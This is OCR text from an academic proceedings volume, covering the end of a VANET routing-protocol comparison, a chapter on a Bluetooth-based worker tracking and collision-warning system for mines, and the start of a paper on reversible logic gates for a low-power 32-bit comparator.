


Fig. 7 Node movements in VanetMobiSim (number of node 40 and speed 30)

the network to give better performance through LAR1 routing protocol. It means for the minimum number of nodes and at minimum speed LAR1 gives better results. Table 3 shows the PDR values for different routing protocols.

6 Conclusions

In this paper, we have analysed the performance of LAR1, AODV, and DSR protocols for vehicular ad hoc networks through IDM_IM mobility model. The performance of the protocols is thoroughly studied with varying node speeds. We have calculated packet delivery ratio for LAR1, AODV, and DSR protocols. From the result analysis, it is clearly evident that when the network is sparsely populated the successful delivery of message is nearly 100 % in LAR1 protocol. Therefore, the results show that LAR1 outperforms DSR and AODV in terms of packet delivery ratio.

References

1. Moustafa, H., Zhang, Y.: Vehicular networks: Techniques, standards, and applications. CRC Press, US (2009)
2. Lee, K.C., Lee, U., Gerla, M.: Survey of routing protocols in vehicular ad hoc networks. IGI Global, pp. 149–170 (2010)
3. Shringar Raw, R., Das, S., Singh, N., Kumar, S., Kumar, S.: Feasibility evaluation of VANET using Directional-Location Aided Routing (D-LAR) Protocol. Int. J. Comput. Sci. Issues **9**(5, No. 3), 404–410 (2012)
4. Stojmenovic, I., Ruhil A.P., Lobiyal, D.K.: Voronoi diagram and convex hull based Geocasting and routing in wireless networks. Wireless Communications and Mobile Computing Special Issue on Ad Hoc Wireless Networks. Wiley and Sons, Ltd. **6**(2), 247–258 (2006)
5. The NoW: Network on wheels Project. http://www.network-on-wheels.de/about.html
6. http://www.cartalk2000.net/
7. FleetNet. http://www.fleetnet.de/
8. http://vanet.info/projects
9. Ahvar, E., Fathy, M.: Performance evaluation of routing protocols for high density ad hoc networks based on energy consumption by GlomoSim simulator. World Acad. Sci., Eng. Technol. **5**, 97–100 (2007)
10. Lochert, C., Hartenstein, H., Tian, J., Füßler, H., Hermann, D., Mauve, M.: A Routing strategy for vehicular ad hoc networks in city environments. In: Proceedings of IEEE Intelligent Vehicles Symposium, pp. 156–161 (2003)
11. DeRango, F., Lera, A., Molinaro, A., Marano, S.: A modified location aided routing protocol for the reduction of control overhead in ad-hoc wireless networks. ICT2003, vol. 2, Feb 23–March 1, pp. 1033–1037 (2003)
12. Senouci, S.M., Rasheed, T.M.: Modified location aided routing protocols for control overhead reduction in mobile ad hoc networks. The International Federation for Information Processing, vol. 229, pp. 137–146 (2007)
13. Wang, N.C., Chen, J.S., Huang, Y.F., Wang, S.M.: A greedy location aided routing protocol for mobile ad hoc networks. In proceedings of the 8th WSEAS International Conference on Applied Computer and Applied Computational Science (ACACOS '09), pp. 175–180, Hangzhou, China (2009)
14. Ko, Y.B., Vaidya, N.: Location-aided routing (LAR) in mobile ad hoc networks. ACM/IEEE, MOBICOM'98, pp. 66–75 (1998)

15. Ahvar, E., Fathy, M.: Performance evaluation of routing protocols for high density ad hoc networks based on energy consumption by GlomoSim simulator. In: The proceedings of world academy of science, engineering and technology, vol. 23, pp. 97–100, Aug 2007
16. Broch, J., Johnson, D., Maltz, D.: The dynamic source routing protocol for mobile ad hoc networks. http://www.ietf.org/internetdrafts/draft-ietfmanet-dsr-03.txt, IETF Internet draft, Oct 1999
17. Perkins, C.E., Royer, E.M.: Ad hoc on-demand distance vector routing. In: Proceedings of 2nd IEEE workshop on mobile computing systems and applications, pp. 90–100, Feb 1999
18. UCLA, Glomosim. http://pcl.cs.ucla.edu/projects/glomosim
19. Haerri, J., Filali, F., Bonnet, C., Fiore, M.: VanetMobiSim: Generating realistic mobility patterns for VANETs, Los Angeles, California, USA, 29 Sep 2006
20. Harri, J., Filali, F., Bonnet, C.: Mobility models for vehicular ad hoc networks: A survey and taxonomy. EURECOM, 26 Mar 2007

A Bluetooth-Based Autonomous Mining System

Saikat Roy, Soumalya Sarkar and Avranil Tah

Abstract This chapter encompasses the description of a Bluetooth-based automated wireless communication system. The proposed system would equip underground and open-cast mines with a wireless system which would enable communication within the various layers of the mine and also enhance the security facilities for the miners. It would allow a two-way communication process between the 'administrators' or the people in charge outside the mine, within its premises, and the supervisors present inside the mine at that time. The system would be implemented by placing servers in each part of the mine such that each server covers a designated area. The Bluetooth signals are to be transmitted to and from the servers using a network of intermediate 'epidemic' servers which would pass on information along the line. Every server in the mine would have its own independent series of 'gossip' servers to communicate with the targeted server located on the surface or inside the mine.

Keywords Bluetooth · Scanners · Wireless · Mine · Database · GUI · Locus tracking · Vehicle collision · Mac ID

S. Roy (✉) · S. Sarkar
IEM, WBUT, Kolkata, West Bengal, India
e-mail: roysaikat98@gmail.com

S. Sarkar
e-mail: soumalyasarkar10@gmail.com

A. Tah
The University of Texas at El Paso, El Paso, USA
e-mail: eschoollearning@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_6, © Springer India 2014

1 Motivation

As we conducted an overview on the state of affairs of mining in India, we became aware of the abysmal conditions under which the laborers had to work. We found that Indian mines have considerably higher accident and fatality rates compared to those in the USA and South Africa, respectively. While open-cast mines are generally known to be safer than underground mines, the Indian open-cast mines were found to be at least as hazardous to the workers as the Indian underground mines.

As a result, we were made to wonder about the possibility of constructing a system customized to meet the requirements of the mine. This is what led to our thinking about making a communication system which would induce a bit of transparency into the day-to-day operations of the mine. But, the crucial objective of the system would be to help prevent or at least reduce the probability of mining hazards to some extent. And even if an accident does occur, rendering the whole or part of the system ineffective, it would play an important role in damage limitation, both in terms of lives as well as fixed assets.

2 Why a Wireless System?

This project poses its goal to implement a cost-effective and efficient communication system for mines using a wireless system as needless to say, a mechanism without wires or cables would be the most convenient in case of any mine. Wireless networks work without limitations of cabling, using as a medium either infrared light (IR) or radio frequencies (RF). The current WLAN and Bluetooth technology use the 2.4-GHz frequency band, which is the only unlicensed band in most of countries. There are certainly many advantages in replacing cables by a wireless medium. The most significant are mobility, flexibility, cost saving, installation in difficult-to-wire areas, and reduction in installation time.

3 Why Bluetooth?

Underground mine mapping using GPS technology is not an easy task because satellite signals do not penetrate through earth strata down to the underground mine works. In most cases, the use of GPS data collection for underground mines is limited to capturing the point locations such as mine entry, shaft locations, and approximate mine location and then using traditional underground mine surveying techniques to capture spatial data.

The radio-frequency identification (RFID) is a method that relies on storing and remotely retrieving data via transmitting radio waves using devices called RFID

tags or transponders. This technique has been successfully used in facilities management such as airports. RFID can only be used to transfer small amounts of data, which is a major limitation. Thus, other alternatives had to be found to implement the proposed system.

802.11b or Wi-Fi is a standard for wireless LANs operating in 2.4-GHz spectrum with a bandwidth of 11 Mbps. But, Wi-Fi employs a signal whose strength is considerably higher as compared to Bluetooth or RFID. In case of a mine, we would obviously have to implement the system using battery power backup. But, Wi-Fi can only be implemented using an electrical circuit or a higher-power battery, which could be extremely hazardous or non-permissible for a mine.

Bluetooth is a short-range radio standard that allows various wireless equipments to communicate over relatively short distance (up to about 100 m). Bluetooth functions in the free ISM 2.4-GHz band which is also applied to other technologies such as 802.11 b/g and microwave ovens. Unlike Wi-Fi devices which stick to a predefined channel, Bluetooth devices hop though 1,600 frequency channels per second, of which 800 channels are transmit channels and other 800 channels are receive channels. The goal of adaptive frequency hopping (AFH) is to allow Bluetooth to coexist with other non-frequency hopping technologies and interferers in the ISM band. The Bluetooth devices keep static to a minimum over good and bad channels.

Thus, in a nutshell, the main factors justifying the choice of Bluetooth technology for this project are as follows:

1. Wireless.
2. Cost-effective.
3. Easily available.
4. Ability to set up connection automatically as soon as two devices are within a specific range.
5. Low interference as compared to other wireless systems.
6. Low maintenance cost.
7. Bluetooth being a standardized wireless specification, a high level of compatibility between devices is guaranteed.
8. Each device has a unique identification code, known as media access control (MAC) ID which is useful to recognize any specific device.


4 Methodology


Every person entering the mine would be given a Bluetooth device. This device would facilitate the tracking of the personnel present in the mine and also allow audio-visual communication.

The salient features of our Bluetooth-enabled wireless communication system are as follows:

- **Employee database**—All the personal details and records of each employee are maintained on a daily basis using a database management system. The personal data pertaining to each employee are initially entered into the database by means of a graphic user interface (GUI).On the other hand, the daily records of the people involved in the mining operations are automatically updated into the database at periodic intervals. We will explain the mechanism of this process in due course.
- **Use of database**—The database contains all the important information regarding the daily activities of the mine workers. As the database gets filled with information, we may need to access certain data from it as and when required. This can be done again using another GUI. This particular GUI matches the given name with those in the database. In case that particular name occurs multiple times in the database, it asks for more information regarding the employee. In case the combination of all the provided fields occurs multiple times, it asks for the employee 'MacID' or the 'MacID' of the device assigned to that employee. Moreover, only authorized personnel can access the database.
- **Scanning**—The servers located at designated areas within the mine carry out the function of detecting every Bluetooth device within their range. Each server constantly checks for the devices in its range and feeds the updated data back into the database attached to the mainframe. In this way, we are able to maintain track of the location of people in the mine at a given time. The servers would also detect any vehicles or other machines in the mine, thus enabling us to also keep track of materials and equipment which would be in the mine at that time.
- **Locus tracking**—By checking the sequence of servers through which a device has passed within the mine, we can determine the path traversed by a person or vehicle inside the mine over a certain period of time. This is also updated to the database at periodic intervals.
- **Vehicle collision**—We have made a provision to ensure that the chances of vehicles colliding inside the mine are minimized. This has been done by using a simple logic. Whenever any two or more vehicles in the mine are deemed to be on a collision course, that is, when they are present under adjacent servers, a warning is issued to them. This warning is in the form of an audio-visual output in the Bluetooth device of the vehicle, showing its current location as well as that of its counterpart(s).
- **General warning issuing**—In case of an emergency situation in the mine brought about by an accident or any other unforeseeable circumstance, warnings need to be issued to the people present inside the mine. This can be done by playing one of several recorded audio messages in the servers, vehicles, or the devices held by the mine superintendents.

5 Flowcharts





6 Algorithms

6.1 Database Entry

Step 1: Start.
Step 2: The devices to be used in the mine by workers, and for vehicles and other equipment are scanned.
Step 3: The system administrator uses a graphical user interface to input the data pertaining to each device.
Step 4: If entered data are in uppercase, proceed to step 6.
Step 5: The data are automatically converted into uppercase and then put into the database.
Step 6: Once the data for all the scanned devices are entered into the database, a message 'All records are entered' is displayed.
Step 7: Stop.

6.2 Advance Search

Step 1: Start.
Step 2: The system administrator uses a graphical user interface to access the data present in the database.

Step 3: If a particular record is to be searched, proceed to step 5; otherwise, if all the records are to be seen, proceed to step 4.
Step 4: All the records present in the database are displayed.
Step 5: The name of the employee whose records are to be accessed is entered.
Step 6: If there is only 1 employee in that name, proceed directly to step 10, or else not.
Step 7: The designation and department of the relevant employee are entered.
Step 8: If there is only 1 employee in the given name in the given department having the given designation, proceed directly to step 10, otherwise not.
Step 9: The MacID of the device allotted to the relevant employee is entered.
Step 10: All the records pertaining to that particular employee, present in the database, are displayed.
Step 11: A prompt is used to ask whether any other record is to be searched.
Step 12: If that is the case, go to step 5, otherwise not.
Step 13: Stop.


6.3 Scanning

Step 1: Start.
Step 2: The system administrator enters employee data into database on employment after Bluetooth device is assigned; a GUI is used to facilitate the process.
Step 3: The scanners are activated at the start of each shift as the workers enter the mine.
Step 4: There are two parallel process levels of the system.
Step 5: The actual scanning taking place in the mine is described from step 6, whereas the system at surface level is described from step 14.
Step 6: Scanners detect the presence of Bluetooth devices and send data to mainframe through the server network.
Step 7: If a device is detected for the first time, proceed to next step; otherwise, proceed directly to step 9.
Step 8: The Mac ID of the device is added as a key of the dictionaries, and the entry time to the time dictionary and presence flag is made 1.
Step 9: If a device previously present is not detected, proceed to next step; otherwise, proceed directly to step 11.
Step 10: The exit time is added to the time dictionary, and the presence flag is made 0.
Step 11: The entry and exit times of each device are stored into tuples with each Mac ID being the key, and the whole data, in the dictionary, are put into the database through the network.
Step 12: The sequence of servers detecting a particular worker or vehicle, forming a locus, is also sent to mainframe.
Step 13: Proceed directly to step 17.


Step 14: The system administrator gets access to data sent by the scanners into the mainframe database.
Step 15: The administrator can check relevant data sent by scanners (entry, exit time, etc.) to keep constant track of miners, vehicles, etc.
Step 16: The administrator can check the path traversed by any worker or vehicle over a certain period of time.
Step 17: Stop.

7 Results/Conclusion

All the Bluetooth devices are scanned, and each device is assigned to an employee by adding the details of the employee pertaining to each device. All the details are entered into their respective fields and subsequently put into the database. Through the following GUI, the user can search for a specific record of a person at a particular time or obtain all the records pertaining to a particular employee.



On entering the username and password, a GUI appears containing a list of all the employees. The employee whose records are to be accessed is chosen. From here, the user can obtain—(1) personal details of the employee. (2) path followed by a person in the mine, (3) The most recent position of the person in case of emergency situation. In case of accidents, we can send over a message to the detected server and warn or reassure employees of rescue team making their way toward them. There is also audio–video alarm provision to prevent vehicle collision in the cluttered mine environment.



8 Related Work

Security systems in a mine depend on the knowledge of workers' positions. For example, the administrator may want messages to reach workers in a specific location. This is possible if the locations are estimated correctly. The required precision of estimated locations varies with applications. For example, a system that selects which message a worker should receive based upon the prevailing circumstances within the mine may require very accurate location estimation.

Location-tracking systems are usually designed to provide location information of the tracked person/item. We are examining applications that require interpersonal interaction information such as the meeting of two or more vehicles within the mine and the time of the meeting. To simplify and organize the discussion of related works in the area of wireless tracking system, I used the following two categories: (1) tracking systems based on triangulation method and (2) tracking systems based on scanning technique.

8.1 Tracking Systems Based on Triangulation Method

The RADAR [1] is a triangulation-based location-tracking system which uses radio frequency (RF) for locating and tracking users inside buildings. It operates

by recording and processing signal strength information at multiple base stations positioned to provide overlapping coverage in the area of interest. It uses signal strength information gathered at multiple receiver locations to triangulate the users' coordinates.

8.2 Tracking Systems Based on Scanning Technique

The Active Badge system [2] was one in which sensors placed at known positions within a building pick up the unique identifiers emitted from the IR badges and relay these to the location manager software. Though this system provides accurate location information, it has some drawbacks as well: (1) it performs poorly due to the limited range of IR, (2) it incurs high installation and maintenance costs, and (3) it performs poorly in the presence of direct sunlight.

A Bluetooth-based tracking system is described in [1]. This system uses mobile phone terminals to build a virtual networking by combining GPS and Bluetooth technology with mobile Internet. The Bluetooth scanners perform Bluetooth discovery process and assign location information to found Bluetooth IDs based on GPS coordinates. Another popular technology used for personnel and/or asset tracking is radio-frequency identification (RFID) [2], which works by means of electromagnetic induction.

8.3 Epidemic Communication

Data transmission protocols play an important role in building these tracking systems. Distributing dynamic information across a large number of computers is a central problem in distributed systems design. Epidemic protocols offer a mechanism for information distribution without relying on central servers. Their simplicity, scalability, and good performance characteristics have made them suitable for information dissemination in ad hoc networks [1, 2]. Epidemic refers to information exchange mechanism where each node can be a source of information and is capable of information transfer.

References

1. RADAR: An in-building RF-based user location and tracking system
2. The active badge location system by Roy Want, Andy Hopper, Veronica Falcão and Jonathan Gibbons Olivetti Research ltd. (ORL) Cambridge, England
3. CS 268: Lecture 20 classic distributed systems: Bayou and BFT by Ion Stoica computer science division, Department of electrical engineering and computer sciences, University of California, Berkeley, CA 94720-1776

Transistor Representation of a Low-Power Reversible 32-Bit Comparator

A. V. AnanthaLakshmi and G. F. Sudha

Abstract In recent years, reversible logic has emerged as a major area of research due to its ability to reduce the power dissipation, which is the main requirement in the low-power digital circuit design. It has wide applications such as low-power CMOS design, nanotechnology, digital signal processing, communication, DNA computing, and optical computing. In this paper, two new 3 × 3 reversible gates are proposed and these are being used to realize the classical set of logic gates in the reversible domain. An important aspect of the two newly proposed reversible gates is that a novel optimized 1-bit comparator can be realized. The proposed reversible 1-bit comparator is better and optimized in terms of the number of reversible gates used, the number of transistor counts, and the number of garbage outputs. Also, a 4-bit comparator has been designed by cascading 1-bit comparators in series. Using this, a 32-bit reversible comparator has been proposed. Proposed circuits have been simulated using Modelsim.

Keywords Reversible comparator · Reversible logic · FPGA

1 Introduction

Power dissipation is an important factor in VLSI design. Conventionally, digital circuits have been implemented using the basic logic gates, which were irreversible in nature. These irreversible gates produce energy loss due to the

A. V. AnanthaLakshmi (✉) · G. F. Sudha
Department of Electronics and Communication Engineering,
Pondicherry Engineering College, Puducherry, India
e-mail: anantha_av@pec.edu

G. F. Sudha
e-mail: gfsudha@pec.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_7, © Springer India 2014

information bits lost during the operation. Information loss occurs because the total number of output signals generated is less than the total number of input signals applied. Thus, conventional combinational logic circuits dissipate heat for every bit of information that is lost during their operation. In 1961, R. Landauer proved that a single bit of information loss dissipates KTln2 joules of energy where K is the Boltzmann's constant and T is the temperature at which the computation is performed [1]. In 1973, Bennett showed that in order to avoid energy loss, it is necessary that all the computations have to be performed in a reversible way [2]. Thus, to avoid power dissipation, circuits must be constructed from reversible logic gates. Thus, every future technology has to use reversible gates in order to reduce power dissipation. A circuit is said to be reversible if the input vector can be uniquely recovered from the output vector and if there is a one-to-one correspondence between its input and output assignment. A reversible circuit maps each input vector into a unique output vector and vice versa. Thus, reversible logic has application in various research areas such as digital signal processing, quantum computing, low-power CMOS design, communication, bio-informatics, and nanotechnology-based systems [3]. Synthesis of reversible logic circuits is significantly more complicated than traditional irreversible logic circuits because in a reversible logic circuit, we are not allowed to use fan-out and feedback [4]. A reversible logic circuit should have the following features [5]:

Use minimum number of reversible gates
Use minimum number of garbage outputs
Use minimum constant inputs.

The output that cannot be used further for computation process is known as garbage output. The input that is added to an nxk function to make it reversible is called constant input [6]. The quantum cost of a reversible or quantum circuit is defined as the number of 1×1 or 2×2 gates used to implement the circuit. The major objective of a reversible logic design is to minimize the quantum cost and the number of garbage outputs [7]. Hence, one of the major issues in reversible circuit design is garbage minimization to minimize the power dissipation. Another significant criterion in designing a reversible logic circuit is to minimize the number of reversible gates used [8]. In this paper, we propose two new 3×3 reversible logic gates. The paper also focuses on the design of a reversible 1-bit comparator using the two proposed reversible gates. The transistor representation of the proposed circuit is better in terms of transistor count. The proposed work is then compared with the existing comparator circuits. Also, a 4-bit reversible comparator is designed using the 1-bit comparator. Using this, a 32-bit reversible comparator has been designed. All the proposed circuits have been implemented using VHDL and simulated using Modelsim. The paper is organized as follows: Sect. 2 gives an overview of the reversible gates. Section 3 deals with the survey of the existing work. Section 4 represents the design of the proposed reversible gates. Section 5 represents the transistor implementation of the proposed gates. Section 6 describes the proposed design of a 1-bit comparator using the two newly proposed gates. Section 7 describes the design of a 4-bit comparator. Section 8

describes the design of a 32-bit comparator. Simulation results of the proposed design are presented in Sect. 9, and conclusions are given in Sect. 10.

2 Reversible Logic Gates

Some of the important reversible logic gates are Feynman gate, Fredkin gate, Toffoli gate, Peres gate, URG gate, BJN gate, TR gate, M gate, and L gate. Brief introduction about these gates are as given in Table 1.

3 Literature Survey

Nagamani et al. [9] proposed a reversible 1-bit comparator design using the existing reversible gates such as Fredkin, Peres, Toffoli, R, URG, TR and the newly proposed gate BJN. The drawback of their work is that the number of reversible gates required for each implementation is more. Also, it produces more number of garbage outputs and the circuit uses more number of constant inputs. Sengupta et al. [10] proposed a reversible 1-bit comparator design using a single SCG gate. The number of garbage outputs produced is 1. It uses 2 constant inputs. The transistor representation of their circuit is not given. Since the logical expressions involved in SCG are complex, definitely it requires more number of transistors to implement. To minimize the transistor count, we have proposed two new 3 × 3 reversible gates, which can be combined for its use as a reversible 1-bit comparator.

4 Proposed 3 × 3 Reversible Gates

4.1 Proposed Reversible Gate1

The logic diagram of the proposed new reversible gate1 is shown in Fig. 1. Reversible gate1 is a 3 × 3 gate with inputs (A, B, C) and outputs P = B', Q = AB' + BC, and R = A ⊕ C.

The truth table for the corresponding gate is shown in Table 2.

Table 1 Reversible logic gates









SI. No	Gate	Block diagram	Function
1.	Feynman		P = A Q = A ⊕ B
2.	Toffoli		P = A Q = B R = AB ⊕ C
3.	URG		P = (A + B) ⊕ C Q = B R = AB ⊕ C
4.	TR		P = A Q = A ⊕ B R = AB' ⊕ C
5.	BJN		P = A Q = B R = (A + B) ⊕ C
6.	Fredkin		P = A Q = A'B + AC R = AB + A'C
7.	Peres		P = A Q = A ⊕ B R = AB ⊕ C
8.	M		P = A Q = (A ⊕ B)' R = AB' ⊕ C
9.	L		P = A Q = B R = (A + B)' ⊕ C

Fig. 1 Proposed 3 × 3 reversible gate1

Table 2 Truth table of reversible gate1

A	B	C	P	Q	R
0	0	0	1	0	0
0	0	1	1	0	1
0	1	0	0	0	0
0	1	1	0	1	1
1	0	0	1	1	1
1	0	1	1	1	0
1	1	0	0	0	1
1	1	1	0	1	0

Fig. 2 Proposed 3 × 3 reversible gate2

4.2 Proposed Reversible Gate2

The logic diagram of the proposed new reversible gate2 is shown in Fig. 2. Reversible gate2 is a 3 × 3 gate with inputs (A, B, C) and outputs P = A'B' C, Q = A' ⊕ B', and R = A.

The truth table for the corresponding gate is shown in Table 3.

4.3 Realization of the Classical Operations

Proposed Reversible Gate1

The proposed reversible gate1 can implement OR, AND, XOR, NOT, and COPY operations. Also, the COPY operation is an important operation, which can be realized using the proposed reversible gate1. If the input A is set as 1, the output

Table 3 Truth table of reversible gate2

A	B	C	P	Q	R
0	0	0	1	0	0
0	0	1	0	0	0
0	1	0	0	1	0
0	1	1	1	1	0
1	0	0	0	1	1
1	0	1	1	1	1
1	1	0	0	0	1
1	1	1	1	0	1

Q represents the OR operation. If the input A is set as 0, the output Q represents the AND operation. If the input B is set as 0, the output R represents the XOR operation. If the input B is 1 and C is 1, the output Q represents the COPY operation and output R represents the NOT operation.

Proposed Reversible Gate2

The proposed reversible gate2 can implement OR, NOR, XNOR, NOT, and COPY operations. The fact that the proposed gate can implement NOR operation signifies that any boolean function can be implemented using this gate as NOR gate is a universal gate. If the input C is 0, P represents the NOR operation and Q represents the XNOR operation. If C is set as 1, P represents the OR operation. If B is 0 and C is 0, P represents the NOT operation and Q represents the COPY operation.

5 Transistor Implementation of the Proposed Reversible Gates Using GDI Method

To construct reversible gates with minimum transistor count, two-input XOR, OR, and AND gates are implemented using GDI method [11]. Most of the boolean functions require a complex (6–12 transistors) gate in CMOS (as well as in standard PTL implementations), but are very simple (only two transistors per function) in the GDI design methodology. GDI enables simpler gates, lower transistor count, and lower power dissipation.

5.1 Transistor Implementation of Proposed Reversible Gate1

The transistor representation of proposed reversible gate1 is shown in Fig. 3. Thus, a total of 12 transistors are required to implement the reversible gate1.

5.2 Transistor Implementation of Proposed Reversible Gate2

The transistor representation of proposed reversible gate2 is shown in Fig. 4. Thus, a total of 10 transistors are required to implement the reversible gate2.

6 Proposed Design of 1-Bit Comparator

To minimize the transistor count, we have implemented a reversible 1-bit comparator using the proposed reversible gate1 and gate2. The symbolic representation of the proposed reversible 1-bit comparator is shown in Fig. 5.




Fig. 3 Transistor representation of proposed reversible gate1

From reversible gate1, when C is 0, P = B', R = A, and Q = AB', which represents the greater function. The outputs P and R from reversible gate1 are given as the inputs A and B to the reversible gate2. From reversible gate2, when C is 0, P = A'B, which represents that A < B, Q = A XNOR B, which represents that A = B, and R = A, which is the garbage output. Thus, the proposed 1-bit comparator circuit requires 2 reversible gates. The circuit accepts two constant inputs and produces one garbage output, which is an optimized circuit. The transistor representation of the proposed reversible 1-bit comparator circuit is shown in Fig. 6. The number of transistors required to implement the proposed circuit is 18.

In Fig. 6, the transistors from T1 to T10 represent the functionality of the reversible gate1. The transistors from T11 to T18 represent the functionality of the reversible gate2. Hence, in total, 18 transistors are required to implement a reversible 1-bit comparator.

